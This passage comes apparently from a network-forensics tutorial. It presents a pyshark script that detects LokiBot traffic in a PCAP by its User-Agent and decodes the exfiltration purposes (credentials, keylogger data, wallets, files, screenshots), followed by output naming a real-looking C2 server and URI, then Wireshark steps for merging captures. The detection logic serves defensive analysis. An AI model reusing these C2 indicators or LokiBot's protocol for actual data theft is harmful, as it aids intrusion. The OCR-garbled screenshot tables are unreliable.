import struct
#Place your PCAP here
cap = pyshark.FileCapture(r'C:\Users\Apex\Desktop\loki-
bot_network_traffic.pcap')
def Exfil(pkt):
     try:
         if pkt.http.request_method == "POST":
             if pkt.http.user_agent == "Mozilla/4.08 (Charon; Inferno)":
                 print "Infected IP:" + pkt.ip.src
                 print "Communicating From:" +
pkt[pkt.transport_layer].srcport
                 print "Malicious HTTP Request:" + pkt.http.request_uri
                 print "Malicious User-Agent" + pkt.http.user_agent
                 print "C2 Server:" + pkt.ip.dst
                 print "Time:" + str(pkt.sniff_time)
                 Reason = pkt.http.data[4:6]
                 if Reason == "27":
                     print "Traffic Purpose: Exfiltrate
```

```
Application/Credential Data"
                 elif Reason == "28":
                     print "Traffic Purpose: Get C2 Commands"
                 elif Reason == "2b":
                     print "Traffic Purpose': Exfiltrate Keylogger Data"
                 elif Reason == "26":
                     print "Traffic Purpose': Exfiltrate Cryptocurrency
Wallet"
                 elif Reason == "29":
                     print "Traffic Purpose': Exfiltrate Files"
                 elif Reason == "2a":
                     print "Traffic Purpose': Exfiltrate POS Data"
                 elif Reason == "2c":
                     print "Traffic Purpose': Exfiltrate Screenshots"
                 print "\n"
     except AttributeError as e:
         # ignore packets that aren't TCP/UDP or IPv4
         pass
```

The code is fairly neat. We opened up the .pcap file with the pyshark.Filecapture function and called the Exfil function from cap.apply_on_packets. We filtered the packet on type HTTP and User-Agent matching the one used by LokiBot. Next, we printed the details we required using the pkt object.

cap.apply_on_packets(Exfil, timeout=100)

Additionally, since the Traffic Purpose code is located in the third byte of the HTTP data, we pull out the substring using [4:6]. Then, we defined an if-else condition that matches the type of traffic purpose and printed it out. It's fairly simple, as you can see. Let's see the output:

```
C:\Users\Apex\PycharmProjects\pysha\venv\Scripts\python.exe C:/Users/Apex/PycharmProjects/pysha/main.py
Infected IP:172.16.0.130
Communicating From: 49344
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:20.921715
Traffic Purpose: Exfiltrate Application/Credential Data
Infected IP:172.16.0.130
Communicating From: 49345
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:22.097480
Traffic Purpose: Exfiltrate Application/Credential Data
Infected IP:172.16.0.130
Communicating From: 49346
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:23.147766
Traffic Purpose: Get C2 Commands
```

We have the output as intended with ease. The preceding code snippet was written in PyCharm, and a good thing about it that is if you debug your code, you will see lots of information contained in the packet, which you can use:

```
    in highest_layer = (str) 'HTTP'
    in http = (Layer) Layer HTTP:\r\n\tPOST /danielsden/ver.php HTTP/1.0\r\n\r\n\tHost: 185.141.27.187\r\n\r\n\tHTTP request 1/1\r\n\tContent length:....
    i = (LayerFieldsContainer) Layer HTTP:\r\n\tPOST /danielsden/ver.php HTTP/1.0\r\n\r\n\tHost: 185.141.27.187\r\n\r\n\tHTTP request 1/1\r\n\tContent length:....
    i = _all_fields = (dict) <type 'dict'>: (": 'POST /danielsden/ver.php HTTP/1.0\r\n', 'http.host': '185.141.27.187', 'http.request.line': 'User-Agent: Mozilla,...
    i = _all_fields = (dict) <type 'dict'>: (": 'POST /danielsden/ver.php HTTP/1.0\r\n', 'http.host': '185.141.27.187', 'http.request.line': 'User-Agent: Mozilla,...
    i = _all_field_prefix = (str) 'http:
    i _layer_name = (str) 'http'
    i _ws_expert = (LayerFieldsContainer) Expert Info (Chat/Sequence): POST /danielsden/ver.php HTTP/1.0\r\n
    i _ws_expert_group = (LayerFieldsContainer) 33554432
    i _ws_expert_message = (LayerFieldsContainer) 2097152
    i accept = (LayerFieldsContainer) */*
    i _chat = (LayerFieldsContainer) */*
    i _chat = (LayerFieldsContainer) POST /danielsden/ver.php HTTP/1.0\r\n
    i _use_FieldsContainer) POST /danielsden/ver.php HTTP/1.0\r\n
```


We can see that we have plenty of details regarding a packet, and we can use this information to write our script more efficiently without referencing the internet. Moreover, we have a similar syntax for fields and filters such as http.user_agent used in tshark, which makes our lives easy.

Merging and splitting PCAP data

Sometimes, for a particular timeframe, we need to merge the captured data. This eliminates analyses on different PCAP files, and after merging, we have only a single file to work with. In Wireshark, we can combine various PCAP files through the **Merge...** option, as shown in the following screenshot:

| 🚄 lol | ki-bot_ | netwo | rk_tra | ffic.pcap | | | | | | | | | | | |
|-------|----------------------|--------------|--------|-----------|--------------|--|--|--|--|--|--|--|--|--|--|
| File | Edit | View | Go | Capture | Analyze | | | | | | | | | | |
| 0 | Open | | | | Ctrl+O | | | | | | | | | | |
| (| Open Recent | | | | | | | | | | | | | | |
| N | Merge | | | | | | | | | | | | | | |
| 1 | Import from Hex Dump | | | | | | | | | | | | | | |
| 0 | Close Ctrl+W | | | | | | | | | | | | | | |
| 5 | Save Ctrl+S | | | | | | | | | | | | | | |
| 5 | Save A | Ctrl+Shift+S | | | | | | | | | | | | | |
| F | ile Set | t | | | • | | | | | | | | | | |
| E | Export | Specifi | ed Pa | ckets | | | | | | | | | | | |
| E | Export | Packet | Disse | ctions | • | | | | | | | | | | |
| E | Export | Packet | Bytes | | Ctrl+Shift+X | | | | | | | | | | |
| E | Export | PDUs t | o File | | | | | | | | | | | | |
| E | Export | TLS See | ssion | Keys | | | | | | | | | | | |
| E | xport | Object | s | | • | | | | | | | | | | |
| F | Print | | | | Ctrl+P | | | | | | | | | | |
| 0 | Quit | | | | Ctrl+Q | | | | | | | | | | |

Using the Merge... option from the File menu, we can merge other files:



In the preceding screenshot, we have a final_show-01.cap file open in Wireshark and select the **Merge** option from the **File** menu, and we select final_show-02.cap. Pressing the **Open** button will open a new PCAP file with merged data from both the captures:

| | *(Untit | led) | | | | | | | | | | | | | | | | | | | | | | - | _ | | × | < |
|------|---------------------------|--------|-------|--------|-------|------|--------|------|--------|-------|----------|---------------|------|-----------|---------|--------------|------|-----|----------------|------|--------|----------|-------|---------|---------|----------|--------|-----|
| File | Edit | Viev | v G | o Ca | pture | e A | nalyz | e S | statis | stics | Te | elep | hony | / V | Vireles | s T | ools | He | elp | | | | | | | | | |
| | | ۲ | | | 3 | 9 | - | - | Ď | 1 | <u>.</u> | | | 0 | | Q | | | | | | | | | | | | |
| W | lan.da 8 | k& wla | n.sa | | | | | | | | | | | | | | | | | | | \times | - | Expre | ession | + | тср о | nly |
| No. | | Sourc | e | | | | | De | stina | tion | | | | | F | rotoc | ol | L | .ength | Info | | | | | | | | ^ |
| | 1 | 78:4 | 4:76 | :e7: | b0:5 | 58 | | ff | :ff | :ff | :ff | :ff | :ff | - | 8 | 02.3 | 11 | | 317 | Bead | on f | ram | e, S | SN=34 | 173, I | FN=0, | | |
| | 12 | 78:4 | 4:76 | :e7: | b0:5 | 58 | | 78 | :45 | :61 | :71 | :00 | 1:98 | 1 | 8 | 02. | 11 | | 387 | Prol | e Re | spo | nse, | SN= | 3503 | , FN= | e | |
| | 13 | 78:4 | 4:76 | :e7: | b0:5 | 58 | | 78 | :45 | :61 | :71 | :00 | 1:98 | 1 | 8 | 02. : | 11 | | 387 | Prol | e Re | spo | nse, | SN= | 3504 | , FN= | e | |
| | 15 | 78:4 | 4:76 | :e7: | b0:5 | 58 | | 08 | :4a | :cf | :04 | :62 | 2:01 | - | 8 | 02.3 | 11 | | 387 | Prol | e Re | spo | nse, | SN= | 3509 | , FN= | e | |
| | 21 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 78 | :44 | :76 | :e7 | ':b0 |):58 | 8 | 8 | 02. | 11 | | 24 | Nul: | . fur | ncti | on (| No d | lata) | , SN= | 3 | - |
| | 38 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 01 | :00 | :5e | :00 | :00 |):ft |) | 8 | 02. | 11 | | 168 | QoS | Data | i, S | N=17 | 47, | FN=0 | , Fla | g | |
| | 40 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 33 | :33 | :00 | :00 | :00 |):ft |) | 8 | Ø2.: | 11 | | 188 | QoS | Data | , s | N=17 | 48, | FN=0 | , Fla | g | |
| | 57 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 33 | :33 | :00 | :00 | :00 |):ft |) | 8 | 02. : | 11 | | 188 | QoS | Data | i, S | N=17 | 748, | FN=0 | , Fla | g | |
| | 60 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 33 | :33 | :00 | :00 | :00 |):ft |) | 8 | 02. | 11 | | 188 | QoS | Data | i, S | N=17 | 748, | FN=0 | , Fla | g | |
| | 64 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 78 | :44 | :76 | :e7 | ':b0 |):58 | 3 | 8 | 02. | 11 | | 24 | Nuli | fur | ncti | on (| No | lata) | , SN= | 3 | |
| | 65 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 78 | :44 | :76 | :e7 | ':b0 |):58 | 8 | 8 | 02. | 11 | | | | | | | | lata) | - | | |
| | 66 | 2c:3 | 3:61 | :77: | 23:6 | ef | | 78 | :44 | :76 | :e7 | ':b0 |):58 | 3 | 8 | 02. | 11 | | 24 | Null | fur | octi | on (| 'No d | lata) | SN= | 3 | |
| | 69 | 54:9 | 9:63 | :82: | 64:1 | F5 | | 78 | :44 | :76 | :e7 | ':b0 |):58 | 3 | 8 | 02. | 11 | | | | | | | | lata) | | | |
| | 75 | 54:9 | 9:63 | :82: | 64:1 | F5 | | 78 | :44 | :76 | :e7 | :b0 |):58 | 8 | 8 | 02. | 11 | | | | | | | • | lata) | | | |
| | 76 | 54:9 | 9:63 | :82: | 64:1 | F5 | | 78 | :44 | :76 | :e7 | :b0 |):58 | 8 | | 02. | | | | | | | | | lata) | - | | ~ |
| < | | | | | | | | | • • • | | | | | | - | | | | | | | | | | | , | | _ |
| > 1 | Frame [EEE 8 [EEE 8 | 302.1 | 1 B | acon | fr | ame. | | | | | · | | by | tes | capt | ure | d (2 | 536 | bit | 5) | | | | | | | | |
| 000 | 0 80 | 00 | 00 (| 00 ff | ff | ff | ff | ff | ff | 78 | 44 | 76 | e7 | b0 | 58 | | | | • • x D | v X | | | | | | | | ^ |
| 001 | | 3 44 | | | | | | d7 | | | | | | | | | | | - A - | | | | | | | | | |
| 002 | | 1 00 | | | | | | 50 | | | | | | | | | | | P3R• | | | | | | | | | |
| 003 | | 5 Øc | | | | | | 05 | | | | | | | | | | | • • • • | | | | | | | | | |
| 004 | | 1 32 | | | | | | 1a | 6e | 18 | 1† | ++ | ++ | 00 | 00 | -2 | | | ٠n٠٠ | | | | | | | | | ~ |
| | 🖉 wi | reshar | k_201 | 903182 | 0565 | 8_a3 | 6240.µ | осар | | | | | | | | | | Pac | kets: 8 | 3080 | Displa | ayed: | 47655 | 5 (57.4 | ŀ%) F | Profile: | Defaul | t |

We can see how easy it was to merge two different PCAP files. Additionally, sometimes, we want to cut down the length from a PCAP file as well. From the preceding screenshot, we can see that we have specifically defined the wlan.da && wlan.sa filters to ensure that every single packet entry must have source and destinations fields set. However, if we remove this filter, we will see the PCAP data:

| File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help | 4 • | (Untitled) | | | | | - 0 | × |
|---|------------|--|------------------|------------------------|------------|------------|--|------------|
| Apply a duppy filter <cht></cht> Destination Protocol Length Info 1 78:44:76:e7:b0:58 ff:ff:ff:ff:ff 802.11 317 Beacon frame, SN=3473, FN=0, 2 802.11 10 Acknowledgement, Flags 802.11 10 Acknowledgement, Flags 3 802.11 10 Acknowledgement, Flags 802.11 10 Acknowledgement, Flags 4 802.11 10 Request-to-send, Flags 802.11 10 Request-to-send, Flags 6 802.11 10 Request-to-send, Flags 802.11 10 Request-to-send, Flags 7 802.11 10 Acknowledgement, Flags 802.11 10 Acknowledgement, Flags 9 802.11 10 Acknowledgement, Flags 10 Acknowledgement, Flags 10 802.11 10 Acknowledgement, Flags 11 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3509, FN=0 Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) | <u> </u> | (Unitiled) | | | | | — L | ^ |
| Apply a disply filter CCtr/> Destination Protocol Length Info No. Source Destination Protocol Length Info 1 78:44:76:e7:b0:58 ff:ff:ff:ff:ff 802.11 317 Beacon frame, SN=3473, FN=0, 2 802.11 10 Clear-to-send, Flags=P 3 802.11 10 Clear-to-send, Flags=P 4 802.11 10 Clear-to-send, Flags= 5 802.11 10 Clear-to-send, Flags= 6 802.11 10 Clear-to-send, Flags= 7 802.11 10 Clear-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Clear-to-send, Flags= 9 802.11 10 Acknowledgement, Flags= 10 10 Acknowledgement, Flags= 11 11 10 Acknowledgement, Flags= 11 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3509, FN=0 | File | Edit View Go | Capture Analy | ze Statistics Telephor | ny Wireles | ss Tools | Help | |
| No. Source Destination Protocol Length Info 1 78:44:76:e7:b0:58 ff:ff:ff:ff:ff 802.11 317 Beacon frame, SN=3473, FN=0, 2 802.11 10 Clear-to-send, Flags=P 3 802.11 10 Acknowledgement, Flags=P 4 802.11 10 Acknowledgement, Flags= 5 802.11 10 Clear-to-send, Flags= 6 802.11 10 Clear-to-send, Flags= 7 802.11 10 Clear-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Acknowledgement, Flags= 10 10 Clear-to-send, Flags= 802.11 9 802.11 10 Acknowledgement, Flags= 11 0 Acknowledgement, Flags= 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= | | I 🖉 🕲 📜 🛅 | 🖹 🤇 🔇 🔶 | 🏓 😫 春 👱 📃 🛛 | ⊕, ⊝, | ् 🎹 | | |
| 1 78:44:76:e7:b0:58 ff:ff:ff:ff:ff 802.11 317 Beacon frame, SN=3473, FN=0, 2 802.11 10 Clear-to-send, Flags=P 3 802.11 10 Acknowledgement, Flags= 5 802.11 10 Clear-to-send, Flags= 6 802.11 10 Clear-to-send, Flags= 7 802.11 10 Clear-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Clear-to-send, Flags= 9 802.11 10 Clear-to-send, Flags= 10 802.11 10 Clear-to-send, Flags= 9 802.11 28 802.11 Block Ack, Flags= 10 802.11 10 Acknowledgement, Flags= 11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3504, FN=0 15 78:44:76:e7:b0:58 (78:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3504, FN=0 16 X 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) 1EEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 010 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 dfxDv- X:A-F. | Арр | oly a display filter <c< td=""><td>Ctrl-/></td><td></td><td></td><td></td><td>Expression +</td><td>TCP Only</td></c<> | Ctrl-/> | | | | Expression + | TCP Only |
| 2 802.11 10 Clear-to-send, Flags=P 3 802.11 10 Acknowledgement, Flags= 4 802.11 16 Request-to-send, Flags= 5 802.11 10 Clear-to-send, Flags= 6 802.11 10 Clear-to-send, Flags= 7 802.11 10 Clear-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Acknowledgement, Flags= 10 802.11 10 Acknowledgement, Flags= 11 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) > > JEEE 802.11 Request-to-send, flags: | No. | Source | | Destination | I | Protocol | Length Info | 1 |
| 3 802.11 10 Acknowledgement, Flags= 4 802.11 16 Request-to-send, Flags= 5 802.11 10 Clear-to-send, Flags= 6 802.11 28 802.11 Block Ack, Flags= 7 802.11 16 Request-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Clear-to-send, Flags= 9 802.11 10 Acknowledgement, Flags= 10 1278:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 10 Acknowledgement, Flags= 11 802.11 10 Acknowledgement, Flags= 11 1278:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 802.11 387 Probe Response, SN=3509, FN=0 <t< td=""><td></td><td>1 78:44:76:e</td><td>7:b0:58</td><td>ff:ff:ff:ff:ff:ff:ff</td><td>f 8</td><td>302.11</td><td>317 Beacon frame, SN=3473, FN=6</td><td>),</td></t<> | | 1 78:44:76:e | 7:b0:58 | ff:ff:ff:ff:ff:ff:ff | f 8 | 302.11 | 317 Beacon frame, SN=3473, FN=6 |), |
| 4 802.11 16 Request-to-send, Flags= 5 802.11 10 Clear-to-send, Flags= 6 802.11 28 802.11 Block Ack, Flags= 7 802.11 16 Request-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Clear-to-send, Flags= 9 802.11 10 Clear-to-send, Flags= 9 802.11 10 Acknowledgement, Flags= 10 802.11 10 Acknowledgement, Flags= 11 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 </td <td></td> <td>2</td> <td></td> <td></td> <td>8</td> <td>302.11</td> <td>10 Clear-to-send, Flags=P.</td> <td></td> | | 2 | | | 8 | 302.11 | 10 Clear-to-send, Flags=P. | |
| 5 802.11 10 Clear-to-send, Flags= 6 802.11 28 802.11 Block Ack, Flags= 7 802.11 16 Request-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Acknowledgement, Flags= 9 802.11 10 Acknowledgement, Flags= 10 802.11 10 Acknowledgement, Flags= 11 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 14 802.11 10 Acknowledgement, Flags= Type/Subtype: Request-to-send (0x001b) Y Y Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) Y Y Frame Control Field: 0xb400 | | 3 | | | 8 | 302.11 | 10 Acknowledgement, Flags= | |
| 6 802.11 28 802.11 Block Ack, Flags= 7 802.11 16 Request-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 10 Clear-to-send, Flags= 10 10 Acknowledgement, Flags= 11 0 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 ✓ → → → → → → → → → → → → → → → → → → → | | 4 | | | 8 | 302.11 | 16 Request-to-send, Flags= | |
| 7 802.11 16 Request-to-send, Flags= 8 802.11 10 Clear-to-send, Flags= 9 802.11 28 802.11 Block Ack, Flags= 10 802.11 28 802.11 Block Ack, Flags= 11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 15 Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) > > 1EEE 802.11 Request-to-send (0x001b) > Frame Control Field: 0xb400 > .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) xDvX·A·F. 000 | | 5 | | | 8 | 302.11 | 10 Clear-to-send, Flags= | |
| 8 802.11 10 Clear-to-send, Flags= 9 802.11 28 802.11 Block Ack, Flags= 10 802.11 10 Acknowledgement, Flags= 11 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 14 802.11 10 Acknowledgement, Flags= 1578:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3503, FN=0 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 16 S02.11 Request-to-send, Flags: 17 ype/Subtype: Request-to-send (0x001b) > 1EEE 802.11 Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df xDvX.A.F. | | 6 | | | 8 | 302.11 | 28 802.11 Block Ack, Flags= | |
| 9 802.11 28 802.11 Block Ack, Flags= 10 802.11 10 Acknowledgement, Flags= 11 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 × Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) × IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 dfxDv · X··A·F· | | 7 | | | 8 | 302.11 | 16 Request-to-send, Flags= | |
| 10 802.11 10 Acknowledgement, Flags= 11 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 ✓ Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) ✓ Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) ✓ IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv···X··A·F· | | 8 | | | 8 | 302.11 | 10 Clear-to-send, Flags= | |
| <pre>11 802.11 10 Acknowledgement, Flags= 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=0 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0 </pre> | | 9 | | | 8 | 302.11 | 28 802.11 Block Ack, Flags= | |
| 12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=6 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=6 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=6 Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) ✓ Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) ✓ IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) | | 10 | | | 8 | 302.11 | 10 Acknowledgement, Flags= | |
| 13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=e 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=e < Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) ✓ Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) ✓ IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F· | | 11 | | | 8 | 302.11 | 10 Acknowledgement, Flags= | |
| 14 802.11 10 Acknowledgement, Flags= 15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=6 > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > > <td></td> <td>12 78:44:76:e</td> <td>7:b0:58</td> <td>78:45:61:71:0d:9</td> <td>a 8</td> <td>302.11</td> <td>387 Probe Response, SN=3503, FN</td> <td>V=0</td> | | 12 78:44:76:e | 7:b0:58 | 78:45:61:71:0d:9 | a 8 | 302.11 | 387 Probe Response, SN=3503, FN | V=0 |
